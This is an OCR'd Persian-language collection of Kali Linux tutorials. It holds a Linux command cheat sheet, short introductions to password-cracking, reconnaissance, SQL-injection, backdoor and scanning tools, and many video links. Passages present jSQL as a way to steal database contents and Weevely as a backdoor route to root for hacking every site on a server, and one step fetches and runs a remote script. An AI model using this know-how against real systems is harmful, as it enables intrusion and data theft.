
http://dl.fullsecurity.org/milad/installkalilinux.mp4

http://dl.fullsecurity.org/milad/kalivmware.7z

تصویری از محیط سیستم عامل کالی لینوکس ورژن 2:

معرفی ترمینال کالی لینوکس:

ترمینال یا Command Line در لینوکس مانند DOS یا ترمینال Mac OS به ما اجازه می دهد تا با پردازشگر دستور یا bash ارتباط برقرار کرده و سیستم را با استفاده از دستورات متنی کنترل کنیم.



در تصویر بعدی لیستی از پرکاربردترین دستورات لینوکس را مشاهده می کنید:

LINUX COMMANDS CHEAT SHEET

SYSTEM

```
uname -a                =>Displaylinux system information
uname -r                =>Display kernel release information
uptime                  =>Show how long the system has been running + load
hostname                =>Show system host name
hostname -i             =>Display the IP address of the host
last reboot             =>Show system reboot history
date                    =>Show the current date and time
cal                     =>Show this month calendar
w                       =>Display who is online
whoami                  =>Who you are logged in as
finger user             =>Display information about user
```

HARDWARE

```
dmesg                   =>Detected hardware and boot messages
cat /proc/cpuinfo       =>CPU model
cat /proc/meminfo       =>Hardware memory
cat /proc/interrupts    =>Lists the number of interrupts per CPU per I/O device
lshw                    =>Displays information on hardware configuration of
                          the system
lsblk                   =>Displays block device related information in Linux
free -m                 =>Used and free memory (-m for MB)
lspci -tv               =>Show PCI devices
lsusb -tv               =>Show USB devices
dmidecode               =>Show hardware info from the BIOS
hdparm -i /dev/sda      =>Show info about disk sda
hdparm -tT /dev/sda     =>Do a read speed test on disk sda
badblocks -s /dev/sda   =>Test for unreadable blocks on disk sda
```

USERS

```
id                      =>Show the active user id with login and group
last                    =>Show last logins on the system
who                     =>Show who is logged on the system
groupadd admin          =>Add group "admin"
useradd -c "Sam Tomshi"  =>g admin -m sam #Create user "sam"
userdel sam             =>Delete user sam
adduser sam             =>Add user "sam"
usermod                 =>Modify user information
```

FILE COMMANDS

```
ls –al                  =>Display all information about files/ directories
pwd                     =>Show the path of current directory
mkdir directory-name    =>Create a directory
rm file-name            =>Delete file
rm -r directory-nam     =>Delete directory recursively
rm -f file-name         =>Forcefully remove file
rm -rf directory-name   =>Forcefully remove directory recursively
cp file1 file2          =>Copy file1 to file2
cp -r dir1 dir2         =>Copy dir1 to dir2, create dir2 if it doesn't exist
mv file1 file2          =>Rename source to dest / move source to directory
ln –s /path/to/file-name link-name   #Create symbolic link to file-name
touch file              =>Create or update file
cat > file              =>Place standard input into file
more file               =>Output contents of file
head file               =>Output first 10 lines of file
tail file               =>Output last 10 lines of file
tail -f file            =>Output contents of file as it grows starting with the
                          last 10 lines
gpg -c file             =>Encrypt file
gpg file.gpg            =>Decrypt file
wc                      =>print the number of bytes, words, and lines in files
xargs                   =>Execute command lines from standard input
```

PROCESS RELATED

```
ps                      =>Display your currently active processes
ps aux | grep 'telnet'  =>Find all process id related to telnet process
pmap                    =>Memory map of process
top                     =>Display all running processes
kill pid                =>Kill process with mentioned pid id
killall proc            =>Kill all processes named proc
pkill process-name      =>Send signal to a process with its name
bg                      =>Resumes suspended jobs without bringing them to
                          foreground
fg                      =>Brings the most recent job to foreground
fg n                    =>Brings job n to the foreground
```

FILE PERMISSION RELATED

```
chmod octal file-name   =>Change the permissions of file to octal
Example
chmod 777 /data/test.c  =>Set rwx permission for owner,group,world
chmod 755 /data/test.c  =>Set rwx permission for owner,rx for group
                          and world
chown owner-user file   =>Change owner of the file
chown owner-user:owner-group file-name   =>Change owner and group
                                           owner of the file
chown owner-user:owner-group directory   =>Change owner and group
                                           owner of the directory
```

NETWORK

```
ip addr show            =>Display all network interfaces and ip address
                          (a iproute2 command,powerful than ifconfig)
ip address add 192.168.0.1 dev eth0   =>Set ip address
ethtool eth0            =>Linux tool to show ethernet status
mii-tool eth0           =>Linux tool to show ethernet status
ping host               =>Send echo request to test connection
whois domain            =>Get who is information for domain
dig domain              =>Get DNS information for domain
dig -x host             =>Reverse lookup host
host google.com         =>Lookup DNS ip address for the name
hostname –i             =>Lookup local ip address
wget file               =>Download file
netstat -tupl           =>Listing all active listening ports
```

COMPRESSION / ARCHIVES

```
tar cf home.tar home    =>Create tar named home.tar containing home/
tar xf file.tar         =>Extract the files from file.tar
tar czf file.tar.gz files   =>Create a tar with gzip compression
gzip file               =>Compress file and renames it to file.gz
```

INSTALL PACKAGE

```
rpm -i pkgname.rpm      =>Install rpm based package
rpm -e pkgname          =>Remove package
```

INSTALL FROM SOURCE

```
./configure
make
make install
```

SEARCH

```
grep pattern files      =>Search for pattern in files
grep -r pattern dir     =>Search recursively for pattern in dir
locate file             =>Find all instances of file
find /home/tom -name 'index*'   =>Find files names that start with "index"
find /home -size +10000k        =>Find files larger than 10000k in /home
```

LOGIN (SSH AND TELNET)

```
ssh user@host           =>Connect to host as user
ssh -p port user@host   =>Connect to host using specific port
telnet host             =>Connect to the system using telnet port
```

FILE TRANSFER

```
scp
scp file.txt server2:/tmp   =>Secure copy file.txt to remote host /tmp folder
rsync
rsync -a /home/apps /backup/   =>Synchronize source to destination
```

DISK USAGE

```
df –h                   =>Show free space on mounted filesystems
df -i                   =>Show free inodes on mounted filesystems
fdisk -l                =>Show disks partitions sizes and types
du -ah                  =>Display disk usage in human readable form
du -sh                  =>Display total disk usage on the current directory
findmnt                 =>Displays target mount point for all filesystem
mount device-path mount-point   =>Mount a device
```

DIRECTORY TRAVERSE

```
cd ..                   =>To go up one level of the directory tree
cd                      =>Go to $HOME directory
cd /test                =>Change to /test directory
```

آموزش دستورات لینوکس

توجه فیلم ها مختلف میباشد.

http://yon.ir/iENM

http://yon.ir/ZQtE

http://yon.ir/Uhxv

http://yon.ir/U99w

http://yon.ir/iENM

http://yon.ir/t6dt

http://yon.ir/rYzp

http://yon.ir/QB1I

http://yon.ir/p2Nh

http://yon.ir/r89c

http://yon.ir/ZSsS

آموزش شکستن هش با استفاده از ابزار Find My Hash در کالی لینوکس

FindMyHash

ابزاری در سیستم عامل کالی لینوکس جهت شکستن پسورد هایی که به صورت هش میباشد با استفاده از ابزار FindMyHashمیتوان اقدام به کرک هش با الگوریتم های رمز نگاری زیر نمود.

MD4 – RFC 1320

MD5 – RFC 1321

SHA1 – RFC 3174 (FIPS 180-3)

SHA224 – RFC 3874 (FIPS 180-3)

SHA256 – FIPS 180-3

SHA384 – FIPS 180-3

SHA512 – FIPS 180-3

RMD160 – RFC 2857

GOST – RFC 5831

WHIRLPOOL – ISO/IEC 10118-3:2004

LM – Microsoft Windows hash

NTLM – Microsoft Windows hash

MYSQL – MySQL 3, 4, 5 hash

CISCO7 – Cisco IOS type 7 encrypted passwords

JUNIPER – Juniper Networks 9 encrypted passwords

LDAP_MD5 – MD5 Base64 encoded

LDAP_SHA1 – SHA1 Base64 encoded

ابزار Find My Hash اقدام به کرک هش ها از طریق سایت های معروف به صورت انلاین میکند. قابلیت های دیگر این ابزار کرک هش با استفاده از جستجو در گوگل و همچنین قابلیت کرک گروهی هش ها را دارا میباشد که با ذخیره چندین هش در یک فایل تکست میتوان اقدام به کرک هش ها به صورت گروهی نمود.

اموزش تصویری کار با ابزار findmyhash در کالی لینوکس:

http://dl.fullsecurity.org/milad/md5fullsecurty.mp4

معرفی و آموزش نصب ابزار KAAIS در کالی لینوکس

این ابزار برای سیستم عامل کالی به زبان برنامه نویسی Bash نوشته شده است این اسکریپت به شما اجازه آسان نصب برنامه هایی که به طور پیش فرض در توزیع کالی لینوکس نیست را به صورت مستقیم میدهد.جهت نصب و همچنین اجرا میتوانید از دستورات زیر استفاده کنید:

```
wget http://sourceforge.net/projects/kaais/files/kaaisv3.sh
sudo chmod +x kaaisv3.sh
./kaaisv3.sh
```

برخی از ابزار های قابل نصب با استفاده از این ابزار:

Skype : VideoChat Application

TeamViewer : Remote Desktop Support

Ark : Zip/Rar Manager

Zip/Unzip & Rar/Unrar

Audacious : Semi-lightweight audio player with a WinAmp/XMMS-like skinnable GUI

Amarok : KDE audio player offering a wealth of features, yet intuitive to use

Banshee : Music management and playback software for GNOME

Sonata : Lightweight GTK+ music client

Audacity : Digital audio editor

Ardour : Digital audio workstation program

Sweep : Audio editor and live playback tool

xChat : IRC Chat Program

FileZilla : An extremely popular cross-platform client

gFTP : Multithreaded client providing both a command-line interface and GUI

KFTPgrabber : Client for KDE

Pinta : Microsoft’s Paint like program

GIMP : GNU Image Manipulation Program

Inkscape : Vector-based drawing program

GEdit : Small and lightweight text editor for the GNOME environment

Geany : Small and lightweight Integrated Development Environment IDE

Emacs : Extensible, customizable, self-documenting text editor

Joe : Terminal-based text editor for Unix systems

gVim : Highly configurable text editor built to enable efficient text editing

Netool.sh : Security PenTesting tool by r00t-3xpl0it

Flash Plugin : Updates Adobe Flash Player

Chrome : Popular Google’s internet browser

Chromium : Chrome clone to Linux systems

Iceweasel : Updates Iceweasel to latest version

Terminator : Terminal Emulator

Gnome Tweak Tool : Tweaks the appearance of your GNOME environment

Gets updates with “apt-get update” and cleans packages on exit

Updates your “sources.list” file to a custom made (Repository file

Joomscan update : Vulnerability assessment for Joomla

WPScan install/fix/update : Vulnerability assessment for WordPress

Google Linux Repository Add/Remove

Nmap & Zenmap update : Network mapper/scanner

Metasploit update : Exploiting Framework

Cmatrix : Cool effect o terminal

Veil : Payload crypter

Hamachi & Haguichi

thad0ctor’s Backtrack 5 Toolkit

PHP5-cURL


آشنایی با ابزار Recon-ng در کالی لینوکس

Reconیک ابزار نوشته شده به زبان پایتون (python) که برای شناسایی و جمع آوری اطلاعات یک وب سایت نوشته شده است تکنیک های شناسایی یکی از اولین گام های تست نفوذ جهت حمله به وب سایت و سرور ها میباشد قابلیت هایی که این ابزار به نفوذگر میدهد با اجرای کامند show modules بعد از اجرای Recon مشاهده کرد.

ماژول های قابل استفاده از ابزارRecon-ng

به طور مثال با استفاده از ماژول ip_neighbor میتوان اقدام به پیدا کردن سایت های روی سرور نمود همچنین ماژول xssed را برای یافتن آسیب پذیری های XSS که تا کنون گزارش شده اند استفاده میشود. در سیستم عامل کالی لینوکس ابزار Recon-ng به صورت پیشفرض نصب میباشد.

تصویری از نحوه اجرا و استفاده از این ابزار:



آموزش تصویری کار و اجرای یک عمل ساده در Recon-ng در کالی لینوکس را میتوانید از ادرس زیر دانلود کنید.

http://s3.picofile.com/file/8201884084/recon_byfullsecurityorg.zip.html

آموزش تصویری کار با ابزار sqlmap با صدا در کالی لینوکس

http://s6.picofile.com/file/8199838226/sqlinjection.rar.html

http://s6.picofile.com/file/8199364934/sqlinjection.rar.html

آموزش تصویری کار با اسکنر امنیتی w3af در کالی لینوکس

http://s3.picofile.com/file/8196171692/w3af_By_FullSecurity.zip.html

آموزش تصویری کار با ابزار Jsql در کالی لینوکس

jSQL یک ابزار در کالی لینوکس مورد استفاده برای پیدا کردن اطلاعات پایگاه داده از راه دور میباشد این ابزار همانند havij در ویندوز میباشد که میتوان با استفاده از این ابزار اقدام به نفوذ به دیتابیس و تخلیه و همچنین سرقت اطلاعات دیتابیس نمود.

http://s6.picofile.com/file/8194560668/jsql.zip.html

آموزش تصویری کار با ابزار Weevely در کالی لینوکس

Weevelyابزاری برای گرفتن بک کانکت در سرور های لینوکس میباشد که با استفاده از بک دور میتوان اقدام به گرفتن بک کانکت نمود و با اجرای لوکال روت در سرور لینوکسی اقدام به گرفتن دسترسی روت در سرور نمود.

دسترسی روت در سرور لینوکس بالاترین دسترسی میباشد که معمولا نفوذگر با گرفتن دسترسی روت اقدام به هک کردن تمامی سایت های روی سرور میکند.

با مراجعه به لینک زیر میتوانید اقدام به دانلود آموزش کنید.

http://s3.picofile.com/file/8194129634/weevely.zip.html

آموزش تصویری کار با ابزار searchsploit در کالی لینوکس

ابزار searchsploit یکی ابزار های کالی لینوکس میباشد که اجازه جستجو در سایت Exploit-db را میدهد. با استفاده از این ابزار میتوان بدون مراجعه به وب سایت Exploit-db اقدام به پیدا کردن اکسپلویت برای نفوذ به وب سایت نمود.فیلم آموزشی از لینک زیر قابل دانلود میباشد:

http://s3.picofile.com/file/8194127284/searchsploit.zip.html

معرفی و آموزش نصب ابزار RKHunter در لینوکس

RKHunter یا RootKit Hunter ابزاری مورد استفاده در پیدا کردن نقض امنیتی به وجود آمده و بکدور های نصب شده بر روی سیستم عامل لینوکس میباشد همچنین با برسی فایل ها بر روی سیستم عامل آن ها را مورد اسکن قرار میدهد چرا که ممکن است در هر فایلی یک نقص امنیتی باشد و مورد استفاده نفوذگران جهت نفوذ به سیستم عامل قرار

بگیرد. RootKit Hunter همانند یک موتور ضد ویروس عمل میکند و با برسی فایل های مشکوک اقدام به برقرای امنیت سیستم عامل میکند و بر روی توزیع های زیر قابل نصب میباشد:

AIX 4.1.5 / 4.3.3

ALT Linux

Aurora Linux

CentOS 3.1 / 4.0

Conectiva Linux 6.0

Debian 3.x

FreeBSD 4.3 / 4.4 / 4.7 / 4.8 / 4.9 / 4.10

FreeBSD 5.0 / 5.1 / 5.2 / 5.2.1 / 5.3

Fedora Core 1 / Core 2 / Core 3

Gentoo 1.4, 2004.0, 2004.1

Macintosh OS 10.3.4-10.3.8

Mandrake 8.1 / 8.2 / 9.0-9.2 / 10.0 / 10.1

OpenBSD 3.4 / 3.5

Red Hat Linux 7.0-7.3 / 8 / 9

Red Hat Enterprise Linux 2.1 / 3.0

Slackware 9.0 / 9.1 / 10.0 / 10.1

SME 6.0

Solaris (SunOS)

SuSE 7.3 / 8.0-8.2 / 9.0-9.2

Ubuntu

Yellow Dog Linux 3.0 / 3.01

برای دانلود این ابزار از لینک زیر استفاده کنید:

http://sourceforge.net/projects/rkhunter

برای نصب Rootkit Hunter در Centos/Redhat میتوان از دستورات زیر استفاده نمود.

```
sudo yum install rkhunter
```

آموزش نصب BleachBit در کالی لینوکس

BleachBitابزاری همانند نرم افزار CCleaner در سیستم عامل لینوکس میباشد که قابلیت ازاد سازی فضای هارد را دارا میباشد که با حذف فایل های سیستم اضافه temp و پاک کردن کش و هیستوری ابزار هایی همچون فایرفاکس و ... اقدام به آزاد سازی فضای خالی در هارد میکند. ابزار BleachBit به تمیز کردن فضای هارد دیسک در لینوکس می پردازد هنگامی که شما در حال دیدن وب سایت ها در اینترنت هستید یا اقدام به نصب ابزار های مختلف بر روی سیستم عامل لینوکس میکنید این امکان وجود دارد که فایل های اضافه ای هم در هارد ایجاد شود که فضای هارد دیسک را پر کند. در سیستم عامل لینوکس BleachBit امکان پاک کردن فایل های اضافه که توسط اپلیکشین های مختلف ساخته میشود را میدهد.ابزار BleachBit کاملا رایگان و اوپن سورس میباشد و برای سیستم عامل های ویندوز و لینوکس به صورت رایگان ارائه شده است. برای نصب دستور زیر را در ترمینال با دسترسی روت root وارد کنید


```
sudo apt-get install bleachbit
```

و سپس با دستور bleachbit قابل اجرا میباشد.

همچنین از لینک زیر میتوانید اقدام به دانلود این اپلیکشین کنید

http://bleachbit.sourceforge.net

http://bleachbit.sourceforge.net/download/windows



آموزش نصب تم زیبای Acvamarin بر روی کالی لینوکس

http://yon.ir/IEBb

آموزش کار با ابزار Nmap در کالی لینوکس به زبان اصلی

http://yon.ir/pU95

آموزشی دیگر از کار با ابزار sqlmap در کالی لینوکس

http://yon.ir/N24I

اضافه کردن زبان به کیبورد کالی و تغییر زبان Alt+Shift

http://yon.ir/35HB

آموزش ساخت پسوردلیست با کرانچ (crunch) – مقدمه :

بانک پسود یا پسورد لیست چیست ؟

معمولا در حملات بروت فورس (حملات حدس رمز) از لیست های پسورد برای شکستن رمز استفاده می کنند. به این صورت که هکر یک لیست از پیش ساخته شده (مثلا همه ی شماره موبایل هایی که با 0913 شروع می شوند) دارد که از آن برای کرک پسورد هدف استفاده میکند . آن را به نرم افزار می دهد و نرم افزار چک کردن پسورد ها را برای کرک پسورد انجام می دهد . این پسوردلیست ها را معمولا توسط اسکریپت ها و نرم افزار ها با یک الگو خاص درست می کنند. لازم به ذکر است که پسوردلیست ها در هر تارگت فرق می کند و باید متناسب با تارگت ساخته شود.

آموزش تصویری کار با Crunch در کالی لینوکس

http://yon.ir/zJnS

آموزش hashcat در کالی لینوکس

http://yon.ir/btXo

معرفی ابزار Netool

یک ابزار نوشته شده با Bash، Python و Ruby است که به شما این امکان را می دهد تا فریمورک هایی نظیر Nmap، Driftnet، SSLStrip، Metasploit و Ettercap را بصورت خودکار اجرا کنید.

آموزش استفاده از ابزار Netool نسخه ۴,۵ در کالی لینوکس

http://yon.ir/tPO9

لینک دانلود ابزار:

http://sourceforge.net/projects/netoolsh

آموزش نصب آخرین ورژن نرم افزار Nmap (ورژن 7) در Kali 2.0:

ابتدا به تعریف Nmap می پردازیم:

کلمه Nmap مخفف Network Mapper و نقشه بردار شبکه ابزاری متن باز و اختصاصی است که به منظور کاوش و بررسی امنیتی شبکه به کار می‌رود . این ابزار توسط گوردن فیودور لیون منتشر شده است .

وبسایت رسمی یعنی http://nmap.org ابزار انمپ را به صورت زیر توصیف می کند :

انمپ یک ابزار رایگان و متن باز است که برای کاوش و بررسی های امنیتی در شبکه به کار می‌رود. بسیاری از سیستم‌ها و مدیران شبکه نیز این ابزار را برای انجام وظایفی مثل اکتشاف شبکه ، مدیریت برنامه ارتقا سرویس ها و مانیتور میزبان ها یا آپتایم سرویس ها مفید می‌دانند .

ویژگی های موجود درورژن 7 (آخرین ورژن):

- در این نسخه، NSE یا همان Nmap Scripting Engine توسعه داده شده است بطوریکه 171 اسکریپت و 20 کتابخانه به NSE ورژن Nmap 6 (شامل بای پس فایروالها) افزوده شده است.

- پشتیبانی کامل از IPV6

- افزایش یافتن سرعت اسکن

- امکان اسکن برای حفره های خونریزی قلبی (Heartbleed) ، حفره ی POODLE و حفره FREAK

- اضافه شدن یک ncat پیشرفته

———————————————

thehacking@

در این بخش قصد داریم تا شما عزیزان را با نحوه نصب آخرین ورژن این اسکنر قدرتمند برروی Kali 2.0 آشنا کنیم...

1- ابتدا اسکنر را با استفاده از دستور wget از وبسایت سازندهء آن دانلود کنید:

```
wget https://nmap.org/dist/nmap-7.00.tar.bz2
```

2- پس از دانلود این اسکنر، با استفاده از دستور زیر فایل های موردنیاز را اکستراکت میکنیم:

bzip2 -cd nmap-7.00.tar.bz2 | tar xvf-

3- حال می بایستی دستورات زیر را اجرا نماییم:

الف) با استفاده از دستور cd به دایرکتوری فایلهای اکسترکت شده تغییر مکان میدهیم:

```
cd nmap-7.00
```

ب) برای پیکربندی و کانفیگ اسکنر دستور زیر را برای اجرای فایل configure اجرا میکنیم:

```
./configure
```

ج) اجرای دستور make:

```
make
```

د) و در نهایت برای نصب نهایی اسکنر دستور زیر را اجرا میکنیم:

```
sudo make install
```

تبریک میگوییم! اسکنر با موفقیت برروی سیستم عامل کالی لینوکس شما نصب گردید.

برای دسترسی به نسخه ویندوزی این اسکنر می توانید از آدرس زیر استفاده کنید:

https://nmap.org/dist/nmap-7.00-setup.exe

جمع آوری اطلاعات | Information Gathering

